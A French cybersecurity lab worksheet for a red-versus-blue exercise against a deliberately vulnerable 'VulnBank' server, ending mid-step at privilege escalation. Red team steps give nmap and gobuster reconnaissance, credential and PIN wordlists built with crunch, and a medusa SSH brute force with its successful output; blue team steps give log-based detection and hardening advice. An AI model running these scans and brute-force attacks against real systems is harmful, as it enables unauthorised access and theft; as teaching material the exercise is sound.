

Fiche TP - Kali 01 - intrusion système

I. Introduction

Disclaimer : Merci de lire les notes suivantes avant d'aller plus loin dans ces TP.

- Il est essentiel d'avoir pris connaissance et signé le contrat remis par le moniteur chargé des cours en cybersécurité.
- Ces TP ont pour vocations à être utilisés dans les environnement de tests prévus à cet effet.
- Pour rappel, toute utilisation des compétences évoqués plus bas à des fins malveillantes sont sévèrement punies par la loi.

1.1 Contexte



VULNBANK

La société bancaire VulnBank à vu les données de ses clients exposées à la suite d'une fuite de donnée.


Elle vous a missionné pour reproduire l'attaque afin d'en comprendre le déroulé et d'en tirer une série de correction amenant à ce qu'elle ne se reproduise pas.

1.2 Objectifs

Déroulé d'une attaque :



Processus de défense (PICERL)



L'objectif de la team **RED** va être ici de dérouler le processus de l'attaque sur un serveur linux contenant un accès SSH remote, un site en http et une base de donnée. Le but final est d'organiser une fuite de donnée.

L'objectif de la team **BLUE** est habituellement de défendre son serveur, en anticipant les vecteurs d'attaques, en analysant le déroulé de l'attaque de la **RED** team et en essayant de trouver à posteriori des mesures pour contrer ce type d'attaque.

II. Préparation du TP

RED	BLUE
• Installer une machine Kali standard	• Installer un serveur Debian et le préparer avec le script fourni.

III. Phase 1 : Reconnaissance

Pour la RED team

Objectif : Identifier les surfaces d'attaques

L'équipe **RED** va tout d'abord scanner le réseau afin de déterminer quelles sont les machines de l'équipe **BLUE**.

Pour cela, il faudra utiliser l'outil nmap :

```
nmap -sn <cidrDuRéseau>
```

```
(red@kali:~)$ nmap -sn 192.168.41.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-27 13:33 +0100
Nmap scan report for 192.168.41.134
Host is up (0.00082s latency).
MAC Address: BC:24:11:79:D9:1C (Proxmox Server Solutions GmbH)
Nmap scan report for 192.168.41.135
Host is up (0.00076s latency).
MAC Address: BC:24:11:AC:30:34 (Proxmox Server Solutions GmbH)
Nmap scan report for 192.168.41.209
Host is up (0.00045s latency).
MAC Address: 98:DE:D0:1B:AD:DA (TP-Link Technologies)
Nmap scan report for 192.168.41.225
Host is up (0.00046s latency).
MAC Address: 00:19:5B:6A:17:7A (D-Link)
Nmap scan report for 192.168.41.228
Host is up (0.00064s latency).
MAC Address: BC:24:11:B2:FA:7D (Proxmox Server Solutions GmbH)
Nmap scan report for 192.168.41.229
Host is up (0.00049s latency).
MAC Address: BC:24:11:AA:F5:EC (Proxmox Server Solutions GmbH)
Nmap scan report for 192.168.41.249
Host is up (0.030s latency).
MAC Address: 1C:AF:F7:EB:37:0F (D-Link International)
Nmap scan report for 192.168.41.252
Host is up (0.0011s latency).
MAC Address: BC:24:11:4E:7A:CF (Proxmox Server Solutions GmbH)
Nmap scan report for 192.168.41.253
Host is up (0.0011s latency).
MAC Address: 28:80:23:A6:69:E4 (Hewlett Packard)
Nmap scan report for 192.168.41.254
Host is up (0.0011s latency).
MAC Address: 00:1C:7F:30:2D:1E (Check Point Software Technologies)
Nmap scan report for 192.168.41.230
Host is up.
Nmap done: 256 IP addresses (11 hosts up) scanned in 5.58 seconds
```

Pourra s'ensuivre une phase de découverte des ports ouverts sur cette machine afin de déterminer les angles d'attaques possibles.

```
nmap -sV -A <ipdelacible>
```

```

(red@kali-red01)-[~/Documents]
$ nmap -sV -A 192.168.41.228
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-02 14:32 +0100
Nmap scan report for 192.168.41.228
Host is up (0.00057s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 256 51:e5:7c:78:09:64:b9:4d:aa:e1:5b:55:e3:01:e2:8f (ECDSA)
|_ 256 32:bb:c7:4e:1b:58:90:dd:d4:f9:5a:f2:c2:4e:e2:bb (ED25519)
80/tcp    open  http     Apache httpd 2.4.58 ((Ubuntu))
|_ http-cookie-flags:
|_ /:
|_ PHPSESSID:
|_ httponly flag not set
|_ http-title: Vulnbank - Connexion
|_ http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: BC:24:11:B2:FA:7D (Proxmox Server Solutions GmbH)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.57 ms  192.168.41.228

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 10.05 seconds

```

Ici, deux vecteurs immédiats possibles :

- le SSH : 22
- le HTTP : 80

Il est possible de compléter l'analyse avec un scan web. Récupérer le fichier dictionnaire dans le fichier joint.

```
gobuster dir -u http://<ipduserveur>/ -w ./weblist.txt
```

```

(red@kali-red01)-[~/Documents]
$ gobuster dir -u http://192.168.41.228/ -w ./weblist.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.41.228/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: ./weblist.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

.htpassword (Status: 403) [Size: 279]
css (Status: 301) [Size: 314] [→ http://192.168.41.228/css/]
db (Status: 301) [Size: 313] [→ http://192.168.41.228/db/]
.htaccess (Status: 403) [Size: 279]
assets (Status: 301) [Size: 317] [→ http://192.168.41.228/assets/]
logout.php (Status: 302) [Size: 0] [→ index.php]
index.php (Status: 200) [Size: 776]
dashboard.php (Status: 302) [Size: 0] [→ index.php]
Progress: 33 / 33 (100.00%)

Finished

```

Énumérer également les fichiers dans les répertoires intéressants comme db par exemple

```

(red@kali-red01)-[~/Documents]
$ gobuster dir -u http://192.168.41.228/db/ -w ./weblist.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.41.228/db/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: ./weblist.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

.htaccess (Status: 403) [Size: 279]
.htpassword (Status: 403) [Size: 279]
config.php (Status: 200) [Size: 0]
Progress: 34 / 34 (100.00%)

Finished

```


Livrables attendus :

- Carte des services exposés
- Cartographie du site web
- Vulnérabilités potentielles

Pour la BLUE team

Objectif : Détecter la reconnaissance

De son côté, l'équipe **BLUE** va analyser le trafic avec wireshark. Vérifier si elle voit les traces des scans de ports.



The image shows a Wireshark capture of a port scan. The filter bar at the top is set to 'ip.src == 192.168.41.230'. The packet list shows a series of TCP SYN packets from 192.168.41.230 to 192.168.41.228 on various ports. The packet details pane shows the selected packet (No. 34) as a TCP SYN packet with Seq=0, Win=1024, Len=0, and MSS=1460. The packet bytes pane shows the raw data of the packet.

No.	Time	Source	Destination	Protocol	Length	Info
4	0.668887179	192.168.41.230	192.168.41.228	TCP	58	48001 → 111 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
5	0.668887910	192.168.41.230	192.168.41.228	TCP	58	48001 → 587 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
6	0.668888047	192.168.41.230	192.168.41.228	TCP	58	48001 → 135 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
7	0.668888141	192.168.41.230	192.168.41.228	TCP	58	48001 → 113 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
8	0.668888231	192.168.41.230	192.168.41.228	TCP	58	48001 → 993 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
9	0.668888321	192.168.41.230	192.168.41.228	TCP	58	48001 → 3389 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
10	0.668888412	192.168.41.230	192.168.41.228	TCP	58	48001 → 5900 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
11	0.668888502	192.168.41.230	192.168.41.228	TCP	58	48001 → 1723 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
20	0.668358788	192.168.41.230	192.168.41.228	TCP	58	48001 → 139 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
21	0.668359032	192.168.41.230	192.168.41.228	TCP	58	48001 → 21 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
24	0.668971351	192.168.41.230	192.168.41.228	TCP	58	48001 → 25 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
25	0.668971652	192.168.41.230	192.168.41.228	TCP	58	48001 → 23 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
26	0.668971769	192.168.41.230	192.168.41.228	TCP	58	48001 → 554 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
30	0.669063493	192.168.41.230	192.168.41.228	TCP	58	48001 → 53 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
31	0.669063647	192.168.41.230	192.168.41.228	TCP	58	48001 → 256 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
34	0.669127343	192.168.41.230	192.168.41.228	TCP	58	48001 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
35	0.669127520	192.168.41.230	192.168.41.228	TCP	58	48001 → 445 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
38	0.669310918	192.168.41.230	192.168.41.228	TCP	58	48001 → 1720 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
39	0.669311145	192.168.41.230	192.168.41.228	TCP	58	48001 → 143 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
40	0.669311255	192.168.41.230	192.168.41.228	TCP	58	48001 → 8080 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
44	0.669395655	192.168.41.230	192.168.41.228	TCP	58	48001 → 1025 [SYN] Seq=0 Win=1024 Len=0 MSS=1460

Frame 4: 58 bytes on wire (464 bits), 58 bytes captured (464 bits) on interface ens18
Ethernet II, Src: ProxmoxServe_c2:85:7d (bc:24:11:c2:85:7d), Dst: ProxmoxServe_b2:fa:
Internet Protocol Version 4, Src: 192.168.41.230, Dst: 192.168.41.228
Transmission Control Protocol, Src Port: 48001, Dst Port: 111, Seq: 0, Len: 0

Logs du serveur apache sur le scan :

```
tail -f /var/log/apache2/access.log
```

```
root@vulnerablelinux:/home/admin# tail -f /var/log/apache2/access.log
192.168.41.230 - - [02/Mar/2026:14:53:58 +0000] "OPTIONS / HTTP/1.1" 200 1135 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.41.230 - - [02/Mar/2026:14:53:58 +0000] "OPTIONS / HTTP/1.1" 200 1135 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.41.230 - - [02/Mar/2026:14:53:58 +0000] "POST / HTTP/1.1" 200 1206 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.41.230 - - [02/Mar/2026:14:53:58 +0000] "OPTIONS / HTTP/1.1" 200 1135 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.41.230 - - [02/Mar/2026:14:53:58 +0000] "OPTIONS / HTTP/1.1" 200 1135 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.41.230 - - [02/Mar/2026:14:53:59 +0000] "OPTIONS / HTTP/1.1" 200 1135 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.41.230 - - [02/Mar/2026:14:53:59 +0000] "OPTIONS / HTTP/1.1" 200 1135 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.41.230 - - [02/Mar/2026:14:53:59 +0000] "OPTIONS / HTTP/1.1" 200 1135 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.41.230 - - [02/Mar/2026:14:53:59 +0000] "GET / HTTP/1.0" 200 1135 "-" "-"
192.168.41.230 - - [02/Mar/2026:14:53:59 +0000] "GET / HTTP/1.1" 200 1116 "-" "-"
```

Puis lors du scan web, examiner le fichier de log apache :

```
Terminal - root@vulnerablelinux: /home/admin
File Edit View Terminal Tabs Help
tml)"
92.168.41.230 - - [02/Mar/2026:14:53:59 +0000] "OPTIONS / HTTP/1.1" 200 1135 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/ns
tml)"
92.168.41.230 - - [02/Mar/2026:14:53:59 +0000] "GET / HTTP/1.0" 200 1135 "-" "-"
92.168.41.230 - - [02/Mar/2026:14:53:59 +0000] "GET / HTTP/1.1" 200 1116 "-" "-"
92.168.41.230 - - [02/Mar/2026:14:57:02 +0000] "GET / HTTP/1.1" 200 733 "-" "gobuster/3.8.2"
92.168.41.230 - - [02/Mar/2026:14:57:02 +0000] "GET /9553bdd1-6b9d-46c0-b4bc-b4bcf5cc0478 HTTP/1.1" 404 437 "-" "gobuster/3.8.2"
92.168.41.230 - - [02/Mar/2026:14:57:02 +0000] "GET /admin HTTP/1.1" 404 437 "-" "gobuster/3.8.2"
92.168.41.230 - - [02/Mar/2026:14:57:02 +0000] "GET /.htaccess HTTP/1.1" 403 440 "-" "gobuster/3.8.2"
92.168.41.230 - - [02/Mar/2026:14:57:02 +0000] "GET /config HTTP/1.1" 404 437 "-" "gobuster/3.8.2"
92.168.41.230 - - [02/Mar/2026:14:57:02 +0000] "GET /dashboard HTTP/1.1" 404 437 "-" "gobuster/3.8.2"
92.168.41.230 - - [02/Mar/2026:14:57:02 +0000] "GET /.htpasswd HTTP/1.1" 403 440 "-" "gobuster/3.8.2"
92.168.41.230 - - [02/Mar/2026:14:57:02 +0000] "GET /data HTTP/1.1" 404 437 "-" "gobuster/3.8.2"
92.168.41.230 - - [02/Mar/2026:14:57:02 +0000] "GET /images HTTP/1.1" 404 437 "-" "gobuster/3.8.2"
92.168.41.230 - - [02/Mar/2026:14:57:02 +0000] "GET /install HTTP/1.1" 404 437 "-" "gobuster/3.8.2"
92.168.41.230 - - [02/Mar/2026:14:57:02 +0000] "GET /assets HTTP/1.1" 301 527 "-" "gobuster/3.8.2"
92.168.41.230 - - [02/Mar/2026:14:57:02 +0000] "GET /wp-admin HTTP/1.1" 404 437 "-" "gobuster/3.8.2"
92.168.41.230 - - [02/Mar/2026:14:57:02 +0000] "GET /wordpress HTTP/1.1" 404 437 "-" "gobuster/3.8.2"
92.168.41.230 - - [02/Mar/2026:14:57:02 +0000] "GET /sql HTTP/1.1" 404 437 "-" "gobuster/3.8.2"
92.168.41.230 - - [02/Mar/2026:14:57:02 +0000] "GET /configuration HTTP/1.1" 404 437 "-" "gobuster/3.8.2"
92.168.41.230 - - [02/Mar/2026:14:57:02 +0000] "GET /contact.php HTTP/1.1" 404 437 "-" "gobuster/3.8.2"
92.168.41.230 - - [02/Mar/2026:14:57:02 +0000] "GET /setup HTTP/1.1" 404 437 "-" "gobuster/3.8.2"
92.168.41.230 - - [02/Mar/2026:14:57:02 +0000] "GET /css HTTP/1.1" 301 521 "-" "gobuster/3.8.2"
92.168.41.230 - - [02/Mar/2026:14:57:02 +0000] "GET /admin.php HTTP/1.1" 404 437 "-" "gobuster/3.8.2"
92.168.41.230 - - [02/Mar/2026:14:57:02 +0000] "GET /styles HTTP/1.1" 404 437 "-" "gobuster/3.8.2"
92.168.41.230 - - [02/Mar/2026:14:57:02 +0000] "GET /db HTTP/1.1" 301 519 "-" "gobuster/3.8.2"
92.168.41.230 - - [02/Mar/2026:14:57:02 +0000] "GET /config.php HTTP/1.1" 404 437 "-" "gobuster/3.8.2"
92.168.41.230 - - [02/Mar/2026:14:57:02 +0000] "GET /db.cnf HTTP/1.1" 404 437 "-" "gobuster/3.8.2"
92.168.41.230 - - [02/Mar/2026:14:57:02 +0000] "GET /logos HTTP/1.1" 404 437 "-" "gobuster/3.8.2"
92.168.41.230 - - [02/Mar/2026:14:57:02 +0000] "GET /files HTTP/1.1" 404 437 "-" "gobuster/3.8.2"
92.168.41.230 - - [02/Mar/2026:14:57:02 +0000] "GET /db.conf HTTP/1.1" 404 437 "-" "gobuster/3.8.2"
92.168.41.230 - - [02/Mar/2026:14:57:02 +0000] "GET /logon.php HTTP/1.1" 404 437 "-" "gobuster/3.8.2"
92.168.41.230 - - [02/Mar/2026:14:57:02 +0000] "GET /index.html HTTP/1.1" 404 437 "-" "gobuster/3.8.2"
92.168.41.230 - - [02/Mar/2026:14:57:02 +0000] "GET /sql.cnf HTTP/1.1" 404 437 "-" "gobuster/3.8.2"
92.168.41.230 - - [02/Mar/2026:14:57:02 +0000] "GET /logout.php HTTP/1.1" 302 339 "-" "gobuster/3.8.2"
92.168.41.230 - - [02/Mar/2026:14:57:02 +0000] "GET /sql.conf HTTP/1.1" 404 437 "-" "gobuster/3.8.2"
92.168.41.230 - - [02/Mar/2026:14:57:02 +0000] "GET /login.php HTTP/1.1" 404 437 "-" "gobuster/3.8.2"
92.168.41.230 - - [02/Mar/2026:14:57:02 +0000] "GET /styles.css HTTP/1.1" 404 437 "-" "gobuster/3.8.2"
92.168.41.230 - - [02/Mar/2026:14:57:02 +0000] "GET /wp-admin.php HTTP/1.1" 404 437 "-" "gobuster/3.8.2"
92.168.41.230 - - [02/Mar/2026:14:57:02 +0000] "GET /index.php HTTP/1.1" 200 733 "-" "gobuster/3.8.2"
92.168.41.230 - - [02/Mar/2026:14:57:02 +0000] "GET /dashboard.php HTTP/1.1" 302 339 "-" "gobuster/3.8.2"
```

L'idée pour l'équipe **BLUE** est d'arriver sur les pistes de réflexions suivantes :

- Comment contrer la reconnaissance réseau ?
- Comment contrer les scans de ports ?

Mise en place d'un pare-feu en amont, mise en place du masquering pour rendre plus difficile la récolte d'information.

Changer les ports d'écoute par défaut de tous les services pouvant l'être.

Mise en place d'un IDS/IPS pour repérer et bloquer les tentatives de scan.

*Mise en place d'un centralisateur de logs et d'un SIEM (**S**ecurity **I**nformation and **E**vent **M**anagement).*

Livrables attendus:

- Tableau des événements suspects
- Hypothèses d'intention de l'attaquant

IV. Phase 2 : Préparation

Pour la RED team

Objectif : Préparer les outils nécessaire à l'attaque

L'équipe **RED** va ensuite préparer son attaque par dictionnaire, pour cela il va falloir en créer un ou en copier des existants.

Récupérer les dictionnaires fournis en pièces jointes pour l'accès initial.

```
root
admin
administrator
cisco
opnsense|
titi
manage
```

```
root
password
p@ssw0rd
P@ssw0rd
toor
admin
azerty
azerty123
azerty123$
Azerty123$
cisco
pfsense
opnsense
```

Le but étant ultimement d'exploiter des codes de cartes bleues à 4 chiffres, il sera nécessaires également de préparer un dictionnaire contenant tous les codes possibles.

Pour le générer, utiliser crunch :

```
crunch 4 4 0123456789 -o pin.txt
```

```
(red@kali-red01)-[~]  
$ crunch 4 4 0123456789 -o pin.txt  
Crunch will now generate the following amount of data: 50000 bytes  
0 MB  
0 GB  
0 TB  
0 PB  
Crunch will now generate the following number of lines: 10000  
crunch: 100% completed generating output
```

Info : Si une partie du mot de passe est connue, (par exemple och*****), ajouter -t och@@@ pour générer un dictionnaire plus précis et réduire les possibilités.

Pour la BLUE team

Objectif : Identifier les faiblesses structurelles

De son côté, l'équipe **BLUE** va réfléchir à comment sécuriser ses accès.

L'idée pour l'équipe **BLUE** est d'arriver sur les pistes de réflexions suivantes :

- Comment choisir et protéger ses mots de passes ?
- Quels éléments vérifier lors de la mise en oeuvre du service ?

Utiliser des mots de passes complexes, hors dictionnaire, les changer régulièrement, utiliser des canaux sécurisés pour leur transmission.

Utiliser un Générateur de mots de passe et un vault.

Vérifier les permissions, les comptes de services, analyses des mots de passe faibles.

Analyse des fichiers de configurations (/etc/ssh/sshd_config)

V. Phase 3 : Intrusion

Pour la RED team

Objectif : Obtenir un accès initial

L'équipe **RED** va lancer son attaque sur le service SSH de la machine à l'aide des dictionnaires fournis.

```
medusa -U logins.txt -P passwords.txt -h <ipduhost> -M ssh
```

```
(red@kali-red01)-[~/Documents]
$ medusa -U logins.txt -P passwords.txt -h 192.168.41.228 -M ssh
Medusa v2.3 [http://www.fooofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

2026-03-02 10:44:17 ACCOUNT CHECK: [ssh] Host: 192.168.41.228 (1 of 1, 0 complete) User: root (1 of 7, 0 complete) Password: root (1 of 8 complete)
2026-03-02 10:44:19 ACCOUNT CHECK: [ssh] Host: 192.168.41.228 (1 of 1, 0 complete) User: root (1 of 7, 0 complete) Password: toor (2 of 8 complete)
2026-03-02 10:44:22 ACCOUNT CHECK: [ssh] Host: 192.168.41.228 (1 of 1, 0 complete) User: root (1 of 7, 0 complete) Password: cisco (3 of 8 complete)
2026-03-02 10:44:26 ACCOUNT CHECK: [ssh] Host: 192.168.41.228 (1 of 1, 0 complete) User: root (1 of 7, 0 complete) Password: password (4 of 8 complete)
2026-03-02 10:44:29 ACCOUNT CHECK: [ssh] Host: 192.168.41.228 (1 of 1, 0 complete) User: root (1 of 7, 0 complete) Password: p@ssw0rd (5 of 8 complete)
2026-03-02 10:44:31 ACCOUNT CHECK: [ssh] Host: 192.168.41.228 (1 of 1, 0 complete) User: root (1 of 7, 0 complete) Password: azerty (6 of 8 complete)
2026-03-02 10:44:34 ACCOUNT CHECK: [ssh] Host: 192.168.41.228 (1 of 1, 0 complete) User: root (1 of 7, 0 complete) Password: azerty123 (7 of 8 complete)
2026-03-02 10:44:38 ACCOUNT CHECK: [ssh] Host: 192.168.41.228 (1 of 1, 0 complete) User: root (1 of 7, 0 complete) Password: Azerty123$ (8 of 8 complete)
2026-03-02 10:44:42 ACCOUNT CHECK: [ssh] Host: 192.168.41.228 (1 of 1, 0 complete) User: admin (2 of 7, 1 complete) Password: root (1 of 8 complete)
2026-03-02 10:44:45 ACCOUNT CHECK: [ssh] Host: 192.168.41.228 (1 of 1, 0 complete) User: admin (2 of 7, 1 complete) Password: toor (2 of 8 complete)
2026-03-02 10:44:49 ACCOUNT CHECK: [ssh] Host: 192.168.41.228 (1 of 1, 0 complete) User: admin (2 of 7, 1 complete) Password: cisco (3 of 8 complete)
2026-03-02 10:44:53 ACCOUNT CHECK: [ssh] Host: 192.168.41.228 (1 of 1, 0 complete) User: admin (2 of 7, 1 complete) Password: password (4 of 8 complete)
2026-03-02 10:44:53 ACCOUNT CHECK: [ssh] Host: 192.168.41.228 (1 of 1, 0 complete) User: admin (2 of 7, 1 complete) Password: p@ssw0rd (5 of 8 complete)
2026-03-02 10:44:53 ACCOUNT FOUND: [ssh] Host: 192.168.41.228 User: admin Password: p@ssw0rd [SUCCESS]
```

Une fois le compte et le mot de passe identifié, il suffira d'ouvrir une session SSH avec :

```
ssh admin@<ipduserver>
```

Accepter la clé et entrer le mot de passe trouvé.

```
(red@kali-red01)-[~/Documents]
$ ssh admin@192.168.41.228
admin@192.168.41.228's password:
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-101-generic x86_64)
```

Puis identifier les services qui se trouvent sur la machine :

```
service --status-all
```

```
admin@vulnerablelinux:~$ service --status-all
[ - ] alsa-utils
[ - ] anacron
[ - ] apache-htcacheclean
[ + ] apache2
[ + ] apparmor
[ + ] apport
[ + ] bluetooth
[ - ] console-setup.sh
[ + ] cron
[ - ] cryptdisks
[ - ] cryptdisks-early
[ + ] cups
[ + ] dbus
[ - ] grub-common
[ - ] iscsid
[ + ] kerneloops
[ - ] keyboard-setup.sh
[ + ] kmod
[ + ] lightdm
[ + ] mysql
[ - ] open-iscsi
[ - ] open-vm-tools
[ - ] plymouth
[ + ] plymouth-log
[ + ] procs
[ - ] pulseaudio-enable-autospawn
[ - ] rsync
[ - ] saned
[ - ] screen-cleanup
[ - ] spice-vdagent
[ + ] ssh
[ + ] sysstat
[ + ] ufw
[ + ] unattended-upgrades
[ - ] uidd
[ - ] x11-common
```

Livrables attendus :

- Preuves d'accès (captures d'écran du shell).
- Commandes utilisées, dictionnaires utilisés.

Pour la BLUE team

Objectif : Identifier l'intrusion

De son côté, l'équipe **BLUE** va analyser les tentatives de connexions :

```
tail -f /var/log/auth.log | grep -E 'Failed|Accepted'
```

```
root@vulnerablelinux:/home/admin# tail -f /var/log/auth.log | grep -E 'Failed|Accepted'
2026-03-02T15:17:19.544328+00:00 vulnerablelinux sshd[31689]: Failed password for invalid user @dmin from 192.168.41.230 port 48396 ssh2
2026-03-02T15:17:22.220239+00:00 vulnerablelinux sshd[31689]: Failed password for invalid user @dmin from 192.168.41.230 port 48396 ssh2
2026-03-02T15:22:53.434538+00:00 vulnerablelinux sshd[31823]: Failed password for root from 192.168.41.230 port 50528 ssh2
2026-03-02T15:23:00.000354+00:00 vulnerablelinux sshd[31823]: message repeated 2 times: [ Failed password for root from 192.168.41.230 port 50528 ssh2]
2026-03-02T15:23:03.461876+00:00 vulnerablelinux sshd[31827]: Failed password for root from 192.168.41.230 port 52300 ssh2
2026-03-02T15:23:10.033621+00:00 vulnerablelinux sshd[31827]: message repeated 2 times: [ Failed password for root from 192.168.41.230 port 52300 ssh2]
2026-03-02T15:23:13.381618+00:00 vulnerablelinux sshd[31829]: Failed password for root from 192.168.41.230 port 46848 ssh2
2026-03-02T15:23:15.718396+00:00 vulnerablelinux sshd[31829]: Failed password for root from 192.168.41.230 port 46848 ssh2
2026-03-02T15:23:19.377073+00:00 vulnerablelinux sshd[31831]: Failed password for admin from 192.168.41.230 port 46850 ssh2
2026-03-02T15:23:26.642088+00:00 vulnerablelinux sshd[31831]: message repeated 2 times: [ Failed password for admin from 192.168.41.230 port 46850 ssh2]
2026-03-02T15:23:30.360153+00:00 vulnerablelinux sshd[31833]: Failed password for admin from 192.168.41.230 port 46842 ssh2
2026-03-02T15:23:32.272488+00:00 vulnerablelinux sshd[31833]: Accepted password for admin from 192.168.41.230 port 46842 ssh2
2026-03-02T15:23:34.176480+00:00 vulnerablelinux sshd[31835]: Failed password for invalid user @dmin from 192.168.41.230 port 45602 ssh2
2026-03-02T15:23:36.043912+00:00 vulnerablelinux sshd[31835]: Failed password for invalid user @dmin from 192.168.41.230 port 45602 ssh2
```

L'idée pour l'équipe **BLUE** est d'arriver sur les pistes de réflexions suivantes :

- Comment protéger son accès SSH contre la bruteforce ?

Utiliser des mots de passes complexes, hors dictionnaire, les changer régulièrement, utiliser des canaux sécurisés pour leur transmission.

Mettre en places des mécanismes permettant de limiter le nombre de tentatives, mettre en place du blocage et du bannissement d'IP, interdire la connexion directe de comptes à privilèges.

Ultimement, utiliser une authentification par clé et non par mot de passe.

Mettre en place les logs et les audits de connexions pour pouvoir réagir rapidement en cas d'attaque.

Livrables attendus :

- Chronologie de l'intrusion
- Preuves logiques (extraits de logs)

VI. Phase 4 : Mouvement latéral

Le serveur est ici accessible en local et héberge lui-même tous les rôles. Pas de mouvement latéral requis.

Cependant, l'équipe **BLUE** peut néanmoins fournir une analyse quand à comment limiter les mouvement latéraux.

Segmentation réseau : Mise en place de VLAN, routeurs et de pare-feu intermédiaire.

Comptes à privilèges minimaux

Durcissement SSH.

VII. Phase 5 : Escalade de privilèges

Pour la RED team

Objectif : Devenir root.

L'équipe **RED** va chercher un moyen d'élever ses privilèges.

Cela commence par identifier les comptes à privilèges :

```
cat /etc/group | grep sudo
```

```
      : command not found
admin@vulnerablelinux:~$ cat /etc/group | grep sudo
